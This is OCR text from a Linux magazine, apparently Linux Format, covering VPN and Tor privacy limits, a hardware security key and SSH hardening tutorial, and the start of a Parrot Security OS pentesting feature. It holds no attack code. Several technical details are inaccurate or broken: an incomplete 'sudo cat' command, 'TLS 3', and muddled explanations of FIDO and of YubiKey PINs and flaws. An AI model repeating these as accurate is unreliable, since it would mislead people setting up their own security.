Much ado is made of the fact that *Tor* was originally a Naval Research Project, and for a long time was funded by the US Department of State. There is still some government funding for *Tor*, but most contributions come from the private sector. A famous NSA

> **KEEP YOUR TOR USAGE LIGHT**
> "All bandwidth on Tor has effectively been donated, so it's considered bad form to (try to) use it for data-heavy activities such as streaming video."

presentation titled *Tor Stinks* was leaked by Edward Snowden in 2013. In it, our favourite three letter agency decried their inability to decrypt *Tor* traffic, but noted that targeted de-anonymisation was theoretically possible, with some effort. So there's no secret *Tor* back door, but all kinds of attacks have been both theorised and attempted. In 2014 researchers at Carnegie Mellon University carried out a successful deanonymisation attack against *Tor*. Two years later it was confirmed that the USG had paid Carnegie SEI institute a considerable sum to research this. And that the aim of the exercise was to catch the operator of a darknet marketplace, which they duly did.

So *Tor* isn't impenetrable, and new and inventive ways will be found to attack it. But it's an open source project, and as such findings will be shared and, we'd hope, vulnerabilities fixed. There are malicious nodes operating (see **https://bit.ly/lxf286-kax17-vs-tor-users**), but also lots of smart people tracking them. Your VPN company might do the same, but as **@SwiftOnSecurity** once said, "I don't use a VPN because I'd rather Comcast aggregate my data than some dude wearing a dolphin onesie in his basement in Zurich."

Extra measures


See what VPNs don't and can't protect against, and bolster your privacy with a layered approach.

When you connect to a VPN, as well as proxying your traffic and setting the corresponding updates to your routing table, it may also provide you with different DNS settings. On paper this was a reasonable idea. Traditional DNS requests (for example, where linuxformat.com is resolved to 172.31.5.172) are transmitted in the clear, so even if the operator of a DNS server (typically ones ISP) doesn't know the web page a client is looking at, they at least are aware of the server it's on. This is known as DNS leakage. You may use another DNS server (such as Cloudflare's easy-to-remember 1.1.1.1 public offering), but again this is only viable if you trust that operator more than your ISP.

ISPs may also block certain domains at the DNS level (the UK has a long list of piracy-related sites), so for a time using someone else's DNS server was seen (by nefarious pirates whose activities we do not condone) as a free and easy way around this. Many ISPs are aware of this, and many have taken the rather heavy-handed measure of performing DNS interception. Remember we said DNS went over in the clear? Well that makes it woefully easy for your ISP to just reroute those port 53 requests back to their DNS.

So VPNs now market themselves as providing DNS-leak resistant technology. Indeed, some offer an even more budget friendly "DNS-only" option. The mechanics of this are straightforward: just tunnel DNS requests as well as (or instead of) other traffic. Again, this is just moving the problem of trusting the ISP upstream, to trusting the VPN operator.

We have no real problem with our Tory government blocking torrent and streaming sites. Or with ISPs voluntarily blocking child pornography sites. But the same techniques are used by the gestapos of the world to repress dissidents, activists and journalists. And that we cannot condone. One technical approach is to switch from classical DNS to DNS-over-HTTPS (DoH). As the name suggests, this uses the same layer as secure web browsing to conduit DNS requests. *Firefox* already does this by default (in the US) for web browsing, but you can also set it up system wide. That way DNS requests are not only hidden amongst regular web traffic, they're also immune to interception (if you have faith in HTTPS, which you probably should).



You'll find the option to enable DNS over HTTPS hidden away in Firefox's network settings.

Back in 2019, we reported that a largely insignificant organisation representing large ISPs had nominated Mozilla for an "Internet villain of the year" award based on its plans to roll out DoH by default. Allegedly because it aided and abetted piracy. In response, *Firefox* announced it would not be trialling DoH-by-default in the UK. Indeed, it's still (as far as we could fathom) only the default in the US, but that hasn't stopped thousands of *Firefox* users turning the option on for themselves. Perhaps uptake has been aided by the friendly prompt that offers to "enable secure browsing" on first usage.

The DoH approach is no silver bullet though. There needs to be entities operating DoH-enabled servers, and users need to be able to trust those entities. There are other efforts to secure DNS, most notably DNSSEC that ensures requests and responses aren't tampered with in transit. But that's complicated. What's unfortunately not complicated is running a rogue Wi-Fi hotspot in a coffee shop. From there you (well, hopefully not you, but someone bad) could return poisoned DNS responses to redirect users to cloned, password-harvesting versions of popular sites. Or they might perform SSL-stripping attacks to try and get around encrypted web browsing (HTTPS), or they might even trick the user into installing a rogue Certificate Authority in their browser. That would be bad, and this is exactly the case where you might prefer to use a VPN. Though ideally one you're running yourself.

Privacy and authenticity

We mentioned HTTPS earlier, which thanks to the efforts of Let's Encrypt (these days under the auspices of the Linux Foundation) has become ubiquitous across the web. This provides not only privacy, so that no one observing the connection between you and the web server can see beyond the first slash in the URL. But also authenticity, so you know, for example, the **linuxformat.com** you visit is indeed the same server as it was when the certificate was issued.

Some VPN providers twist the facts a little here. They'll have you believe that this isn't enough, and that the extra layer of encryption is a benefit. That's


debatable, since modern TLS 3 using Galois Fields and Elliptic curves is already difficult to crack.

Server operators can (if they keep and look at logs) see the IP address of every machine that sends their machine a request. And this is where VPNs are effective, since these logs will only show the VPN servers address. That doesn't mean the originating IP address is impossible to figure out though. Browser-based video and voice communications are powered through the wonders of the WebRTC (Real Time Communication) protocol. Since most people are behind some sort of router or a firewall (and indeed perhaps a VPN too), it's generally not possible to establish a peer-to-peer connection through which to route all this traffic. So WebRTC uses intermediary STUN (Session Traversal Utilities for NAT) servers to exchange public and private IP addresses, and establish a connection. So with just a few lines of JavaScript a web server operator can tell clients' originating IP addresses. Even if they're behind some kind of VPN or other proxy.

Giving WebRTC the heave-ho

It's easy to work around this by disabling WebRTC in your browser settings, or even just disabling the address-exchanging part, but that hasn't stopped some unscrupulous operations advertising their "WebRTC-leak" protection as some sort of value add. Some of them even have the audacity to claim a VPN will help stop Google and Facebook (or any other service that stores a login cookie) from tracking you around the web. What they don't tell you is that if you're signed into a such an account, then they'll track you around the web because you're effectively telling them, "Hey it's me, I'm using this VPN's IP address now." To mitigate that risk we can't recommend *Mozilla's Firefox* container add-on enough. This isolates browser cookies into different containers, so you can at least keep your casual browsing separate from your banking. There's also a dedicated Facebook Container add-on if you just want to evade Meta Corp's invasive tracking.

It's worth noting that attacks on VPN appliances (such as those provided by Fortinet and Pulse Secure) are on the rise. In April 2021 attackers were able to gain access to dozens of organisations in the defence



Fight Facebook with Firefox. And also fight all the other tracking cookie spaffers.

industry (see **https://edition.cnn.com/2021/04/20/politics/fireeye-pulse-secure-vpn-exploit/index.html**). A co-ordinated security response (and a US Department of Homeland Security advisory) was able to mitigate the damage in this case, but as we rely on VPNs to protect our workplace secrets more, it's a matter of when, and not if, there will be further attacks.

> **WEBRTC'S PRIVACY FLAW**
> "With just a few lines of JavaScript a web server operator can tell clients' originating IP addresses. Even if they're behind a VPN or other proxy."

And there concludes our hopefully edifying study of the VPN threatscape. We don't mean to tar all VPN providers with the same, scathing brush. It's just we hate to see honest surfers deceived by scaremongering and faux-security advice. And we're tired of all the sponsored product placing they do on our favourite YouTube channels. If you trust your VPN provider, do let us know who they are and why you trust them. LXF

» BROWSER FINGERPRINTING

We've seen that there are other ways users can be identified besides their IP address. One we haven't yet discussed (besides a brief teaser in the intro) is browser fingerprinting. Even without recourse to the User Agent string (which can be easily falsified) everyone's browser, it turns out, behaves a little bit uniquely. Specifically, different fonts (or JavaScript-constructed <canvas> elements) will render slightly differently on different systems with different resolutions. Likewise everyone has their own WebGL attributes and their own set of headers that any old web page can happily request. All of these variables can be measured, and there's sufficient variety that by studying just a handful of metrics website operators can uniquely fingerprint your browser.

The *Tor Browser* takes steps to block browser fingerprinting, with the goal that all *Tor Browser* users appear more or less identical. You can also use the EFF's Privacy Badger browser plugin, which blocks domains known to perform digital fingerprinting. The popular NoScript add-on can help too, but this interferes with a lot of sites' functionality. Browser add-ons themselves can also become part of the fingerprinting process, so in practice it's rather difficult to avoid this identity-leakage.

Check out the EFF's Cover Your Tracks site at https://coveryourtracks.eff.org to see just how unique your browser is.

HARDWARE KEYS

Understand and deploy security keys

Stuart Burns reveals how you can quickly boost your system's protection using security keys and Multi Factor Authentication (MFA).

OUR EXPERT

Stuart Burns is a cloud- and security-focused administrator specialising in large-scale virtual implementations.

Usernames and passwords were originally designed to be proof that the person trying to log in is who they say they are. Interestingly, Richard Stallman famously ran his first systems with no passwords because "it hindered collaboration." This was a brave choice even back before the evolution of the networks as we know them today.


The username/password combo used to be sufficient proof of identity to enable access. Things are different these days. With the vast array of password and account thefts that occur, a simple username and password combination is no longer sufficiently secure. This is especially so when considering the ability to brute-force stolen password hashes using powerful cloud GPU compute to reverse-engineer a password. Anything of any significant value – either financially or otherwise – should be protected by as much security as can be thrown at it.

Salty hashes

Most security-aware sites now use salted hashes. These are one-way functions (akin to physical trap doors if you will) that enable developers to encrypt passwords easily in terms of CPU time, but incredibly hard to decrypt. To reverse engineer all the password combinations would be a futile, expensive and lengthy undertaking in a properly salted and hashed environment. Salting refers to adding a second additional and unique value to the encryption key to make reversing the password hash more difficult, because it can't be run against pre-built tables of hashes. More information about salts can he found at **https://en.wikipedia.org/wiki/Rainbow_table**.

To enhance security, the concept of software and hardware tokens was introduced. These introduce a multiple factor of authentication alongside the password something you know – the password, the first factor; and something you own, a security token or even a phone with a quality TOTP (time-based one-time password) with a rotating set of numbers. They include the *Google Authenticator*, *Authy* and many others. Phone-based security can be fine for most users, but it still doesn't do much for security beyond website logins. Hardware tokens take things a step further because they enable the usage of secure public/private encryption keys to extend the ability to prove an identity or even sign code, emails and so on.

If the Yubikey is just inserted and pressed (in a quick fashion) it will emit a static password. This is where a lot of people new to hardware keys trip up. It isn't a magic secure password for everything. It's purely a static password. It should be used where a strong password is required for some reason. However, never just use that password alone because if someone knew what it belonged to and stole it , they would have the entire password. Its ideal use case would be as the start or end of the password, with an additional portion of text making up the password. That makes it much harder for anyone to try and hack the password.



The command line tool GPG can be used to effectively manage the settings on the card, such as pins, identities and administration.

Public and private keys

Before we go any further let's define what public and private keys are. They're the essential underpinning of security for the modern internet. The idea is that a system can be used to provide two keys: a public key and a private key. The public key enables people to encrypt messages so that only the owner of the private key can read them. The public key, as the name suggests, can be shared as required. Only the private key can decrypt the data encrypted with the public key.


At the same time, it provides non-repudiation; essentially, it guarantees the sender who digitally signed an email for example, did come from whom it claims to be from.

What also makes public/private keys so great is that there's no need to share sensitive information (passwords and such, that can be intercepted and stolen). In other words it's a highly secure mechanism to keep private data private between two parties.

When properly configured, hardware tokens can be used to allow only approved actions. If malware is running and trying to run in the background, but needs 2FA authorisation to perform its intent, then it provides a physical barrier to unauthorised elevations of privileges because for the private key to be used the physical key must be physically pressed.

Here we demonstrate how to configure these physical tokens and how to use them to login to remote Linux environments. We're using Ubuntu 20.04 LTS, but the same functionality is available in most major Linux based operating systems.

Why not just use a phone? While a phone is better than no TOTP, phones have millions of lines of code running in them and they're just not as robust as keys. They get lost, broken and reset. When was the last time you broke your car keys? Furthermore, as a company starts to grow, phones have the additional overhead of management. People can lose them, break them and in general cause the poor admin more heartache than is needed. They can be managed at scale, but it comes with costs (software and licenses) and overheads.



This is an example of how a user can choose to use various multifactor tools, which have built-in support for hardware tokens such as YubiKey.

What is a hardware key?

It's important to understand that not all hardware tokens are created equal. Broadly speaking there are two classes of hardware keys. Those marked as FIDO (fast identity online) compliant are essentially used as a second factor and used to verify identity of the user for supported third-party services. Then there are more expensive and advanced Yubikeys (other manufacturers are available, such as Solokeys, **https://solokeys.com**, which is an open source implementation rather than the closed source Yubikey) that function as a second factor. They can also be used to securely store self-created public key credentials that can be used to sign code, login to servers and more.

Using this key to log in to FIDO-empowered websites becomes a case of pressing the key to prove an identity. You may be thinking, "But doesn't it mean the same password is used for all sites using the FIDO key?" The answer is no. When the user sets up a FIDO key for a web-based service, the service (website) being consumed offers up its public key. This public key is then digitally signed by the FIDO key (this is when the user is invited to press the button on the key) and the signed key returned by the user and stored for future comparison.

All this happens in the background. When the user logs into the service in future, the site challenges the users key (repeating the above process of giving the key, getting it signed and returning the signed key). If the signed keys values aren't identical to the value that were originally created and stored then the login is rejected. That means that the key held by the user can be used to sign as many offered keys as required thanks to the secure combination of both the public key from the server and the private key on the FIDO device being unique. One part of the key is useless without the other.

Unfortunately, at the moment the number of sites that support 2FA isn't great. In contrast, from a techie perspective the number available is actually pleasing. These include Microsoft, GitHub, AWS, Azure, ProtonMail and others. Each signup and key registration process will be different, but they all do enable the user to add a key, which makes the account significantly more secure. As noted in the Quick Tip (*right*) however, if you lose all of your hardware keys then getting the

QUICK TIP

It's crucial that you save the MFA recovery codes. These can be used for emergency access in case you misplace your MFA key or phone. Providers that implement MFA properly won't reset access without a long-winded physical proof of identity and lots of paperwork.

» DON'T RELY ON SMS AUTHENTICATION

Some websites will offer to allow the user to use one-time SMS authentication codes. They provide some protection, but not a huge amount. SMS codes have a fatal flaw: attackers who are sufficiently motivated and resourced can take over a mobile phone number with a technique called "SIM swapping" and any SMS code will be captured by them to use for nefarious purposes. This requires either very good social engineering or having a bad actor at the network provider that can take over the identity and move it to the baddies.

This isn't a theoretical situation. It's a well-known attack that's been used by a number of bad actors to steal high-value items from third parties, usually crypto currency related – BitCoin and similar. It's even been used to take over valuable Twitter accounts. At the same time, be cautious because if access is required to be able to reset your own account, it may be judicious to leave it in place, but not used as a second factor. In short, it's better than nothing, but genuine TOTP will win hands down every time.

QUICK TIP

Be cautious when using USB adapters. Some users may try to use the hardware keys with an adapter. An example is USB-C to USB-A. Most of the time these won't work as intended. While it may be expensive, use the correct versions that fit the device in question.


account back can be difficult. In short, ensure that you have all the correct details in your account.

So now that we've discussed MFA keys and how they can be used to secure access to key websites, it's time to look at the more advanced uses of keys. Only the higher-end models support the loading of SSH private keys on to the device or allowing the hardware key to become part of the public/private key interaction.

Establishing your secure key

Creating the keys and loading them used to be a long-winded process. Depending on your needs it's now a lot more streamlined. As of OpenSSH version 8.2 there are new options that greatly simplify SSH key management and usage. The new option, denoted `-sk` is designed as a parameter to be passed at key creation time. This option creates a key that consists of the normal key process, but also requires the user to press the physical token to create a unique (to each physical device) second part of the key.

Therefore, to use the key to do anything it requires both parts to create the private key it passes. If the user doesn't press the key, that part of the secret values is never obtained. This way, even if the private key is stolen from disk, the perpetrator only has one part of the equation and can't get hold of the other half (the physical key) that requires physical interaction. One of the advantages of this method is that there's no special configuration required; it works just like any other key. When you *SSH* into the server the hardware token will blink, prompting you to press it. So the on-disk key and the hardware key can provide the correct private key.



Using SSH with the hardware token to log in to a remote VM. Don't forget to press the token.

Now that we've covered the theory, let's put it into practice. Insert the hardware key into the USB socket. It should momentarily flash to show that it's working. It's a good move to just check the key can be seen by the OS:

```
$ sudo cat | grep -i yubikey
```

All being well you should see output similar to that shown in the screenshot (*below*). It's important to note that the Yubikey has two modes: normal and admin. Installing the tools required for Yubikey is quite simple:

```
$ sudo apt install -y curl gnupg2 gnupg-agent
cryptsetup scdaemon pcscd
```

You'll need to reboot the local desktop at this point to enable new services to restart. Now the card should be seen and can be interrogated by using *gpg2*. It should be similar to the image shown (*page 66*).

```
$ gpg2 --card-edit
```

The admin mode is used to enable write access (for example key loading or removing) and the master mode to do tasks such as key master resets. The default admin PIN is 123456 and the master PIN out the box is 12345678. This tutorial is assuming that the hardware keys are brand new. To exit *gpg2* just type `quit` but don't exit yet.

Overcoming a fatal flaw

It's important to understand that older Yubikeys (pre-5.2.3) don't support what is considered to be the superior encryption standard. They use the encryption type ECDSA (Eliptic Curve Digital Signature Algorithm). Why does this matter? Researchers found a fatal flaw in the encryption generation process whereby the randomness isn't sufficient to be secure. With enough compute power it can be reserve engineered.

Unfortunately Yubikey does not allow its firmware to be upgraded and so the keys that only support this mode are essentially weak. To find out your key version use the following code:

```
$ lsusb -v 2>/dev/null | grep -A2 Yubico | grep
"bcdDevice" | awk '{print $2}'
```

Obviously, setting these pins to something else is a very good idea. To do this, from a terminal window, use the following, in the *gpg2* menu

```
admin
passwd
```

This will enable you to change the standard pin, inviting the reader to unlock with the current pin and replace with a new one. To make sure you typed it correctly, it'll ask you to confirm the new PIN. Repeat

» BREAKING THE HARDWARE

Hardware keys aren't a magic bullet. Badly implemented systems or flawed encryption schemes (*Government-mandated backdoors? – Ed*) all offer ways that in the long term are going to be exploited by bad actors. One example from back around 2012 was the RSA SecurID 800 widely used by US government agencies.

Researchers refined a 2002 method that reduced the time to retrieve the cryptographic keys used in the RSA signature to just 13 minutes. This also affected similar devices at the time to a lesser degree.

The method used a command from the PKCS#11 API in a million message attack to leak a 1,024-bit key in as few as 9,400 calls, which the researchers claimed was low enough to be practical. RSA disputed the claim, admitting the RSA SecurID800 at the time was more vulnerable because it didn't adhere to the PKCS# v1.5 standard fully. There's more about it here: **https://arstechnica.com/information-technology/2012/06/securid-crypto-attack-steals-keys**.

the process for the admin pin. Although we're not using the PIN in our scenario, it prepares the ground if you want to use services such as Windows Hello. Default pins are not good!

To create our initial public/private key-pair use the following. There's no need to enter a passphrase (just press Enter) because we're essentially replacing the security of the passphrase with the more secure authentication part from the key. While pass phrases can protect keys, it's relatively trivial to brute-force small private key pass phrases. The `-sk` mode splits the key into two portions. This is a personal choice, though.

```
$ ssh-keygen -t ed25519-sk
```

On the older, less-secure key (as mentioned before) you can still specify the ECDSA algorithm if that's all the key will support:

```
$ ssh-keygen -t ecdsa-sk
```

It's also possible, and potentially useful to specify a comment for the key. It can be handy to differentiate between keys. Simply append `-C comment here` to the command. It should also be noted that the `-sk` varient isn't limited to Linux but works equally well on any mainstream OS that supports hardware tokens.

Create two sets of keys

The hardware key will flash, prompting you to touch it. As we mentioned before, it creates a key that requires both the Yubikey and the newly generated key to be used together. We strongly advise creating two sets of keys so that if one is lost, access is still possible. At this point the client side is configured. All that remains is to configure the server-side SSH services. Using digital keys enhances the login security of the server by a considerable amount when keys are enabled and standard passwords are disabled.

Login to the Ubuntu server. For our purposes we're using a local virtual machine (VM). Try these steps on a disposable VM before using them for real. You could potentially lock yourself out of being able to remotely login if you're not careful.

First, the keys we want to use need to be copied to the host in question. Ubuntu, as well as all other major distributions, has a tool to copy the public keys and configure the host setup. This tool is *ssh-copy-id*:

```
$ ssh-copy-id stuart@mytesthost
```

To use this command the reader will have to log in using a username and password combination. Once it's done, try and login from the Ubuntu command line, for example: `ssh stuart@mytesthost.local`. It should prompt you to touch the key (the key will flash but it may not show on the screen). If an error is encountered, the reader can use the following command to see in greater detail what's happening during login by using `ssh -v user@host`, changing use and host as needed.

Once access is verified as working as expected, it's time to apply some tweaks to the **sshd_config** file on the server to make the SSH access more secure, including disabling direct root login and username/password combinations in place of the public key encryption.

```
$ sudo vi /etc/ssh/sshd_config
```

Locate the following lines and change them to what's shown below:

```
PermitRootLogin No
PubKeyAuthentication yes
PasswordAuthentication no
```


The above requires the reader to not be logging in as root in the first place (obviously we're denying direct root login). If needed, create a user account with *sudo* access to login with. To make life a little easier, the reader could change the Port to a non-standard port, for example, changing Port 22 to Port 2200. After doing this, restart the sshd service (`sudo service ssh restart`) or reboot. Note that in order to log in after changing the ports the new alternate port needs to be specified with the `-p` switch, for example:

```
$ ssh stuart@testvm -p 2200
```

In summary, hardware keys fulfil a number of uses, from providing secure second-factor authentication to websites that support them, through to being part of securing access to servers using enhanced security public/private keys. They can do an awful lot more, but that's for the reader to explore. LXF

QUICK TIP

Many people will wonder if MFA really makes a difference. We can confirm that it makes a massive difference. Google found that when it implemented hardware-based MFA. The number of account takeovers fell to zero. That finding has been repeated by many others.



The Yubikey 5 tokens come in many various formats, including NFC enabled. Choose wisely.

CREDIT: Yubikey

HACKER'S TOOLKIT 2022

Pretty boy and known pirate **Jonni Bidwell** shows how to tame your Parrot. Parrot Security OS, that is...

High-profile headlines involving the gerund 'hacking' are becoming increasingly common. Nary a day goes by without cybercrooks making off with millions of dollars worth of internet money (or "priceless" NFTs). Which is a shame because lots of the people defending against all this computer misuse would probably describe themselves as hackers, too. We'll continue this debate within, but the point is ransomware, denial of service attacks and even state-sponsored cyber operations are all on the rise.

In days gone by Linux users might have had reason to be aloof. In the early 90s when Linux was still young, there probably weren't that many people trying to attack it. And that's largely because there weren't all that many people using it. Within a couple of years though, that had all changed. Red Hat and openSUSE enshrined Linux's place in the server market. Now it's all over the cloud, on two billion phones, while some quirky individuals use it as a desktop operating system.

The computing ecosystem has become complex. So complex, in fact, that beyond the usual guidance – "don't click suspect links", "beware of email attachments" and "keep your software up to date" – there isn't much tangible advice we can impart to regular users.

So instead we look at the tricks used by hackers on both sides of the force. And we'll show you a new Linux distro in the form of Parrot Security OS. A veritable hackers' toolkit one might say, that will teach you the ways of pen-testing, network reconnaissance and exploitation. What could possibly go wrong?

Hack the planet/Parrot

Get started with a persistent USB install of Parrot Security OS.

Usually for these hacker-themed features we tend to make judicious use of Kali Linux, a distro that's jam-packed with pentesting and OSINT (open source intelligence) tools. But it's not the only one – Parrot OS is equally powerful. And we'd urge you to go and grab the Security edition from https://parrotsec.org and write it to a USB stick without delay. Then the games can begin.

Before exploring Parrot OS, marvel at the stylish MATE desktop. Besides the colourful background, the Applications menu is organised into categories ranging with everything from privacy tools to text editors. Most of the specialist software is in the Pentesting category, so here you'll find password crackers, social engineering tools and many scanners. The System Services category enables you to start various database and web services, which are required for some programs. Or if you're targeting a locally hosted web application.

Don't get ahead of yourself


Many of the programs in the menu are command line affairs. If, for example, you go to Pentesting>Web Application Analysis>wig, then a terminal will open showing the help page for *wig* (the WebApp Information Gatherer). Having read the help page, you might now be tempted to use this to scan your (least) favourite websites for weaknesses. But probably best not. *Wig* runs as a regular user, as you can see from the stylish ZSH prompt. But some programs are automatically run as root, for example *Recon-NG* (in the ... menu) or anything that crafts packets or otherwise requires special access. Some aren't even programs at all. If you click 'webshells' for example, Parrot just opens up a terminal in the **/usr/share/webshells** directory.


The hacker knowledge website hackthebox.com has challenges and labs that use Pwnbox, a virtual, browser-based edition of Parrot Security.

One reason Parrot has separate Desktop and Security editions is that you wouldn't necessarily want all of those root-privileged tools lying around on your desktop. Just having them there is a security risk. Not because someone can exploit them, but because in the wrong hands they can wreck one's setup. Similarly it's not recommended to use the likes of Kali Linux (which by default only uses the root account) as a daily driver.

